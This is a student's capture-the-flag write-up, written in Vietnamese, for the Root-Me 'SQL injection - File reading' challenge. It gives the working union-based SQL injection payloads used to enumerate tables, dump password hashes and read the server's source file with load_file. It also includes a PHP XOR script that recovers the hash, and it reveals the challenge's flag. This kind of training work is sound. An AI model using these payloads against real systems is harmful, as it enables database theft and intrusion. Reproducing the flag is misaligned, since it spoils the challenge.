Lê Hoàng Phúc


MSSV: 20521763

Lớp: Bảo mật web và ứng dụng - NT213.N21.ANTN

Tên challenge : SQL injection - File reading

Link challenge : https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-file-reading


Sau khi dùng lệnh order by để tìm số lượng tham số thì phát hiện chỉ có 4 tham số trả về:


Not secure
challenge01.root-me.org/web-serveur/ch31/?act...
Import favorites
Gmail
YouTube
Maps
New tab
publier des solutions sur interne
Authentication | Members

Unknown column '5' in 'order clause'

Dùng payload : and 1=2 union select 1,2,3 version() -- - thì tìm được database đang sử dụng là mariadb


and 1=2 union select 1,2,3, `@@version`



ID : 1
Username : 2
Email : 10.3.38-MariaDB-0ubuntu0.20.04.1

Sử dụng payload sau : and 1=2 union select null,null,null, TABLE_NAME FROM information_schema.tables where table_schema=database()-- -+


Để tìm kiếm tables.



publier des solutions sur internet est interdit


Authentication | Members
ID :
Username :
Email : member

and 1=2 union select null,null,null,group_concat(column_name) from information_schema.columns where table_name=0x6d656d626572-- -+



Authentication | Members
ID :
Username :
Email : member_id,member_login,member_password,member_email

and 1=2 union select null,null,null, group_concat(member_password) from member




publier des solu

Authentication | Members
ID :
Username :
Email : VA5QA1cCVQgPXwEAXwZVVVsHBgtfUVBaV1QEAwIFVAJWAwBRC1tRVA==

Sau khi tới đây thì em xem gợi ý và phát hiện cần duyệt file:

Dùng payload : .1 union all select 1,load_file(0x2f6368616c6c656e67652f7765622d736572766575722f636833312f696e6465782e706870),3,4 --+

Với đoạn mã hex là lấy từ chuỗi : /challenge/web-serveur/ch31/index.php



Authentication | Members

ID : 1

Username :

Authentication | Members


Login :

Password :

submit

```
'; if(isset($_POST['username'], $_POST['password']) && !empty($_POST['username']) && !empty($_POST['password'])) { $user =
mysqli_real_escape_string($GLOBALS["___mysqli_ston"], strtolower($_POST['username'])); $pass = sha1($_POST['password']); $result =
mysqli_query($GLOBALS["___mysqli_ston"], "SELECT member_password FROM member WHERE member_login='".$user."'");
if(mysqli_num_rows($result) == 1) { $data = mysqli_fetch_array($result); if($pass == stringxor($key,
base64_decode($data['member_password']))){ // authentication success print "
Authentication success !!
"; if ($user == "admin") print "
Yeah !!! You're admin ! Use this password to complete this challenge.
"; else print "
But... you're not admin !
"; } else{ // authentication failed print "
Authentication failed !
"; } } else{ print "
User not found !
"; } } } if($_GET['action'] == "members"){ if(isset($_GET['id']) && !empty($_GET['id'])) { // secure ID variable $id =
mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $_GET['id']); $result = mysqli_query($GLOBALS["___mysqli_ston"], "SELECT *
FROM member WHERE member_id=$id") or die(mysqli_error($GLOBALS["___mysqli_ston"])); if(mysqli_num_rows($result) == 1) { $data =
mysqli_fetch_array($result); print "ID : ".$data["member_id"]."
"; print "Username : ".$data["member_login"]."
"; print "Email : ".$data["member_email"]."
"; } else{ print "no result found"; } } else{ $result = mysqli_query($GLOBALS["___mysqli_ston"], "SELECT * FROM member"); while ($row =
mysqli_fetch_assoc($result)) { print "
".$row['member_login']."
"; } } } ?>
Email : 4
```

View source code :



```
    if(mysqli_num_rows($result) == 1)
    {
        $data = mysqli_fetch_array($result);
        if($pass == stringxor($key, base64_decode($data['member_password']))){
                            // authentication success
                            print "<p>Authentication success !!</p>";
                            if ($user == "admin")
                                print "<p>Yeah !!! You're admin ! Use this password to complete this challenge.<
                            else
                                print "<p>But... you're not admin !</p>";
        }
        else{
                            // authentication failed
            print "<p>Authentication failed !</p>";
        }
    }
```


Đọc source và pass sẽ = key xor base64_decode(pass_hash)

Pass_hash= VA5QA1cCVQgPXwEAXwZVVVsHBgtfUVBaV1QEAwIFVAJWAwBRC1tRVA==

Key=   c92fcd618967933ac463feb85ba00d5a7ae52842


Dùng script sau để lấy pass:

```
<?php

function stringxor($o1, $o2) {

$res = '';

for($i=0;$i<strlen($o1);$i++)

 $res .= chr(ord($o1[$i]) ^ ord($o2[$i]));

return $res;

}


$key = "c92fcd618967933ac463feb85ba00d5a7ae52842";

echo "password is : ".stringxor($key,base64_decode('VA5QA1cCVQgPXwEAXwZVVVsHBgtfUVBaV1QEAwIFVAJWAwBRC1tRVA=='));

?>
```



```
┌──(phl235363㉿phl)-[~/rootme]
└─$ php script.php
password is : 77be4fc97f77f5f48308942bb6e32aacabed9cef

┌──(phl235363㉿phl)-[~/rootme]
└─$ sS
```

Xem lại source thì thấy đây là pass sau khi được hash bằng sha1 nên sẽ tìm tool để decrypt :



Proceeded!
1 hashes were checked: 1 possibly identified 0 no identification

Pay professionals to decrypt your remaining lists
https://hashes.com/en/escrow/view

✓ Possible identifications: Decrypt Hashes

```
77be4fc97f77f5f48308942bb6e32aacabed9cef - superpassword - Possible algorithms: SHA1
```

Flag `superpassword`

Time 2h